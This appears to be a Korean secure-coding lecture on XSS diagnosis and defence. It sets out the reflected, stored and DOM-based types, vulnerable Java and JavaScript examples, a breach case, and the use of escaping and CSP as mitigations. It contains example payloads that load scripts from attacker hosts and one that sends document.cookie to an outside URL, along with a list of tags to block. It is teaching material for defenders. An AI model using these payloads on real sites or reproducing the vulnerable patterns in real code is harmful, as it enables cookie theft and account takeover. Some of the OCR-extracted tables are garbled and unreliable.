XSS 취약점 진단 및 대응

01 XSS 취약점 이해

02 XSS 취약점 진단

03 XSS 취약점 방어

📌 학습 목표

- ☑ XSS(크로스 사이트 스크립팅)의 개념과 유형을 이해한다.
- ☑ 실제 XSS 공격 기법을 학습하고, 취약점 진단 방법을 익힌다.
- ☑ XSS 방어 기법을 적용하여 웹 애플리케이션 보안을 강화할 수 있다.

학습 내용

1. XSS 취약점 이해
2. XSS 취약점 진단
3. XSS 취약점 방어

XSS 취약점 진단 및 대응

01 XSS 취약점 이해

02 XSS 취약점 진단

03 XSS 취약점 방어

XSS(크로스 사이트 스크립팅) 이란?

XSS 개요

검증되지 않은 외부 입력 값을 웹 응답에 그대로 반영하여 악의적 스크립트가 실행되는 취약점

→ 사용자 브라우저에서 악성 코드가 동작해, 쿠키· 세션 등 민감 정보 탈취 가능



발생 원인

· 외부에서 입력된 사용자 입력 값을 검증하지 않고 그대로 응답에 반영

· DB에 저장된 데이터를 읽어서 출력할 때 DB에서 읽어온 값을 검증하지 않고 출력 값으로 사용

· 자바스크립트로 DOM구조를 조작하여 페이지를 변경하는 경우 변경되는 내용을 검증하지 않고 브라우저에 표시하는 경우

예상되는 피해

이 취약점으로 인해 해당 사용자 PC는 악성코드를 다운로드 받아 좀비 PC가 되거나,

사용자가 피싱 사이트로 접속되게 하거나, 사용자의 중요 정보를 공격자에게 전송하는 침해사고를 당할 수 있음

XSS 취약점 공격 흐름

1. 공격자

   악성 스크립트 삽입(예: `<script>evil('XSS');</script>`)


2. 웹 애플리케이션

   입력 값 검증 없이 페이지에 반영하거나 DB에 저장

3. 피해 사용자

   페이지 접속 시 악성 스크립트가 브라우저에서 실행

   → 쿠키·세션 탈취, 임의 명령 수행 등 피해 발생



XSS 취약점 유형

Reflected XSS

사용자 입력이 즉시 반영되어 페이지에 표시

검색창, URL 파라미터 등을 통해 스크립트가 반사되어 실행

Stored XSS

게시판, 댓글, 프로필 등 DB에 악성 스크립트가 저장되어 다수 사용자에게 전파

DOM 기반 XSS

클라이언트 측 스크립트(DOM 조작)에서 발생

`location.hash, location.search` 등 브라우저 객체를 통한 동적 스크립트 삽입

XSS 취약점 공격 피해

세션 쿠키 탈취

자동 로그인, 권한 정보 등 노출

사용자 계정·개인정보 유출

폼에 입력된 민감 데이터(이메일, 전화번호, 카드번호 등) 탈취

브라우저 무단 제어

임의 스크립트 실행 → 가짜 폼 표시, 피싱 페이지로 이동, 내부 네트워크 스캔 등

기업 이미지 타격

보안 사고 발생 시 신뢰도 하락, 법적 책임 가능성

XSS 취약점 진단 및 대응


01 XSS 취약점 이해

02 XSS 취약점 진단

03 XSS 취약점 방어

XSS 공격 유형 및 기법 – Reflected XSS

사용자가 요청한 값을 서버에서 검증하지 않고 응답으로 사용하는 경우 발생



고객님이 요청하신 새로운 제품이 입고 되었습니다.
확인해보세요.
`<a href =http://a.com/1.do?name=<script src=`
`“http://hack.com/hook.js”/>확인</a>`

`<script src=‘http://hack.com/hook.js”/>` 님 환영합니다.

XSS 공격 유형 및 기법 – Reflected XSS

안전하지 않은 코드

```
// JSP VULNERABLE code to XSS reflected #FAIL
<% String customerID = request.getParameter("id"); %>
Customer ID: <%= customerID %>


// code in a VULNERABLE Servlet to XSS reflected #FAIL
out.writeln("you searched for: "+request.getParameter("q"));
```

id나 q의 값이 다음과 같은 패턴의 값이 입력된다면 XSS 공격이 실행되게 된다.


```
http://mywebsite.com/customers?id=1234'><script src=http://ha.ckers.org/xss.js></script>'
http://mywebsite.com/customers?id=1234"><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
```

XSS 공격 유형 및 기법 – Reflected XSS

Reflected XSS LAB 시연 영상

XSS 공격 유형 및 기법 – Stored XSS

공격자가 서버에 저장한 스크립트를 사용자가 열람하는 경우 스크립트가 다운로드 되어 사용자의 브라우저에서 실행



XSS 공격 유형 및 기법 – Stored XSS

다음 서블릿 코드는 Stored XSS에 취약하다.

안전하지 않은 코드

```
final String id = httpRequest.getParameter ("id")        // parameter from the request
final String sql = "SELECT * FROM Customers WHERE CustomerID =?";
final PreparedStatement ps = con.prepareStatement (sql);
ps.setString (1, id);
ResultSet rs = ps.executeQuery ();
```

PreparedStatement는 SQL Injection을 예방하기는 하지만 XSS 취약점에 대해서는 예방책이 없다.

DB에서 읽어온 데이터를 체크하지 않고 그대로 HTML 페이지에 보내준다.

```
out.writeln (<tr> <td> "+ rs.getString (" name ")+"</ td> <td> "+
                         rs.getString (" comment ")+"</ td></ tr> ");
```


XSS 공격 유형 및 기법 – Stored XSS

- Stored XSS LAB 시연 영상

XSS 공격 유형 및 기법 – DOM 기반 XSS

자바스크립트로 DOM 객체 정보를 사용하여 Document에 write를 수행하는 경우

스크립트가 사용자의 브라우저에서 실행



XSS 공격 유형 및 기법 – DOM 기반 XSS

안전하지 않은 코드

```
<script>
   var  a= document.URL;
   a=decodeURIComponent(a);
   document.write(a.substring(a.indexOf(“message=“)+8, a.length);
</script>
```

해당 스크립트는 메시지 매개변수의 값을 추출하기 위해
URL 매개변수에서 message= 의 값으로 전달되는 값을 추출하여
HTML 에 추가하여 사용자에게 보여준다.

URL 값이 다음과 같다면 공격자가 의도한 스크립트가 해당 브라우저에 실행된다.

http://example.com/error.jsp?message=<script>alert('xss');</script>

XSS 공격 유형 및 기법 – DOM 기반 XSS

- DOM 기반 XSS 시연 영상

사고 사례

경향신문 경제

대성학원·시대인재 해킹...수험생 11만명 정보 유출


입력 : 2024.03.28 21:07 배문규 기자

두 회사 모두 해커들의 공격으로 수강생의 개인정보가 유출됐으며, 사고 발생 후 대응도 미흡했다.

디지털대성은 지난 1월12~16일 사이 공격이 벌어졌다. 해커는 1차로 이미 확보한 아이디, 비밀번호를 다른 홈페이지에 무작위로 대입해 로그인을 시도하는 '크리덴셜 스터핑' 공격을 통해 회원 A의 계정을 탈취했다. 이어 회원 A의 계정으로 불법이용 신고 게시판에 악성 스크립트를 삽입한 게시글을 올렸고, 이 글을 직원이 열람하면서 악성 스크립트가 실행되는 '크로스사이트 스크립팅(XSS)' 공격이 벌어져 내부 보안 정보가 빠져나갔다.

이러한 공격으로 디지털대성 회원 9만5000여명의 개인정보가 유출됐다. 이 회사는 보안시스템을 갖추고 있었지만, 갑작스레 로그인 시도가 늘었는데도 탐지하지 못했다. 또한 유출 사실을 알고도 72시간이 지나서야 유출 사실을 알렸다.

< 개인정보 유출 경위 >



XSS 취약점 진단 및 대응

01 XSS 취약점 이해

02 XSS 취약점 진단

03 XSS 취약점 방어

입출력 값 검증 및 필터링

제한적인 입력 값 허용

클라이언트 프로그램과 서버 애플리케이션에서 HTTP 헤더, 쿠키, 쿼리 스트링, 폼 필드, 히든 필드 등의 모든 인자들에 대해 허용된 유형의 데이터만을 받아들이도록 정규식을 이용하여 제한된 입력 값을 받아서 처리하도록 한다.

제한적인 출력 값 허용

입력 값이나 DB에서 조회한 결과 값을 응답으로 내보내기전에
XssFilter를 적용하여 동적으로 스크립트가 실행될 수 있는 요소들은 HTML인코딩을 적용하여 출력한다.

- 필터링 또는 변환되어야 하는 특수문자들

일반	URL Encoding	HTML Encoding
'	%27	' '
"	%22	" "
:	%3a	:
;	%3b	;
(	%28	(
)	%29	)
<	%3c	< <
>	%3e	> >

일반	URL Encoding	HTML Encoding
[	%5b	[
]	%5d	]
{	%7b	{
}	%7d	}
`	%60	`
=	%3d	=
#	%23	#
$	%24	$

일반	URL Encoding	HTML Encoding
%	%25	%
&	%26	& &
?	%3f	?
!	%21	!
@	%40	@
*	%2a	*
TAB	%09	
|	%7c		

입출력 값 검증 및 필터링

차단되어야 하는 태그들

<script>	<object>	<img>
<javascript>	<marquee>	<embed>
<vbscript>	<qss>	<table>
<livescript>	<body>	<isindex>
<iframe>	<input>	<meta>
<frameset>	<form>	<http-equiv>
<mocha>		<xss>
<applet>	<style>	<href>

HTML 엔티티 이스케이프 처리

HTML 엔티티 이스케이프(Entity Escape) 란?

HTML 문서에서 특수 문자가 브라우저에 의해 태그나 코드로 해석되지 않도록,

해당 문자를 엔티티 코드(예: < → <)로 변환하는 기법

XSS 공격 방어 방법

사용자 입력에 포함된 <script> 태그 등 악의적인 스크립트가 실행되지 않도록 보호

서버와 클라이언트 모두에서 출력 전에 반드시 이스케이프 처리 필요

적용해야 하는 위치

동적 콘텐츠 출력 시, 특히 사용자 입력을 직접 HTML에 삽입하는 경우

HTML 엔티티 이스케이프 처리

취약한 코드 (이스케이프 미적용)

사용자 입력을 그대로 HTML에 삽입하여 XSS 공격에 노출

예시

```
// 사용자 입력을 가져와서 그대로 innerHTML에 할당 (취약)
var userInput = getUserInput();
document.getElementById("content").innerHTML = userInput;
```

공격 시나리오

사용자가 <script>alert('XSS');</script>와 같은 입력을 전달하면,

해당 스크립트가 실행되어 공격자가 쿠키 탈취, 세션 하이재킹 등 다양한 공격을 수행할 수 있음

HTML 엔티티 이스케이프 처리

안전한 코드 구현

방법 1: 사용자 입력 이스케이프 함수 적용

사용자 입력을 HTML 엔티티로 변환하는 함수를 사용하여 안전하게 출력

방법 2: textContent 속성 사용

DOM에 텍스트만 삽입하여 브라우저가 HTML로 해석하지 않도록 함

효과

이스케이프 처리를 통해 악의적인 스크립트가 실행되지 않으며, 안전한 텍스트로 표시됨

```
function escapeHtml(text) {
    return text.replace(/&/g, "&amp;")
               .replace(/</g, "&lt;")
               .replace(/>/g, "&gt;")
               .replace(/"/g, "&quot;")
               .replace(/'/g, "&#039;");
}

var userInput = getUserInput(); // 예: "<script>alert('XSS');</script>"
var safeInput = escapeHtml(userInput);
document.getElementById("content").innerHTML = safeInput;
```


< 방법 1: 사용자 입력 이스케이프 함수 적용 >

```
var userInput = getUserInput(); // 사용자 입력
document.getElementById("content").textContent = userInput;
```

< 방법 2: textContent 속성 사용 >

Spring Web MVC에서 입출력 필터링

- Spring Web MVC 프레임워크를 사용하는 경우 입력 값 필터링 정책 적용



CSP(Content-Security-Policy) 적용

HTTP 응답 헤더 CSP를 통해 설정함

XSS 공격 방어 효과

- 인라인 스크립트 차단
  기본적으로 '`unsafe-inline`' 없이 스크립트 실행을 제한하여, 악의적으로 삽입된 인라인 코드가 실행되지 않도록 함
- 신뢰하는 스크립트만 허용

  신뢰할 수 있는 도메인에서 제공하는 스크립트만 로드하게 하여, 외부 공격자의 스크립트 주입 차단
- 동적 코드 실행 방지

  `eval()`이나 `new Function()` 같은 동적 코드 실행을 제한할 수 있음

XSS 방어와 CSP의 연계

CSP는 XSS 취약점이 존재하더라도, 악의적 스크립트 실행을 실질적으로 차단하여 추가적인 방어층을 제공

CSP(Content-Security-Policy) 적용

- 예시: 웹 서버별 CSP 헤더 설정
  - Apache 예시: httpd.conf 또는 .htaccess 내에 설정

```
Header set Content-Security-Policy "default-src 'self'; script-src 'self' https://trusted.cdn.com; object-src 'none';"
```

  - Nginx 예시: nginx.conf 또는 해당 서버 블록 내에 설정

```
add_header Content-Security-Policy "default-src 'self'; script-src 'self' https://trusted.cdn.com; object-src 'none';";
```



요약 정리

- XSS는 검증되지 않은 입력 값으로 인해, 브라우저에서 악성 스크립트가 실행되는 취약점이다.
- Reflected, Stored, DOM 기반 XSS로 분류되며, 세션 탈취나 브라우저 조작이 가능하다.
- 특히, 게시판이나 댓글 등에 악성 코드가 삽입된 Stored XSS는 다수 사용자에게 피해를 줄 수 있다.
- 입출력 값 검증, HTML 이스케이프, CSP를 적용해 XSS를 효과적으로 막을 수 있다.
- 다단계 방어와 자동화 테스트로 재발을 방지해야 한다.

참고 문헌

- [KISA] 소프트웨어 개발 보안 가이드(2021.12.29)
- [KISA] 소프트웨어 보안약점 진단가이드(2021)
- [오픈이지북스] 실무에 바로 적용하는 해킹 방어를 위한 JAVA 시큐어코딩
- [홍릉과학출판사] 소프트웨어 개발 보안 실무 - 시큐어 코딩 원리와 실제
- [secu BOOK] 웹 해킹과 시큐어코딩 탐지/수정 실습가이드
- [에이콘출판사] 보안 위협 모델링 Threat Modeling - 위협 식별과 대응을 위한 소프트웨어 설계
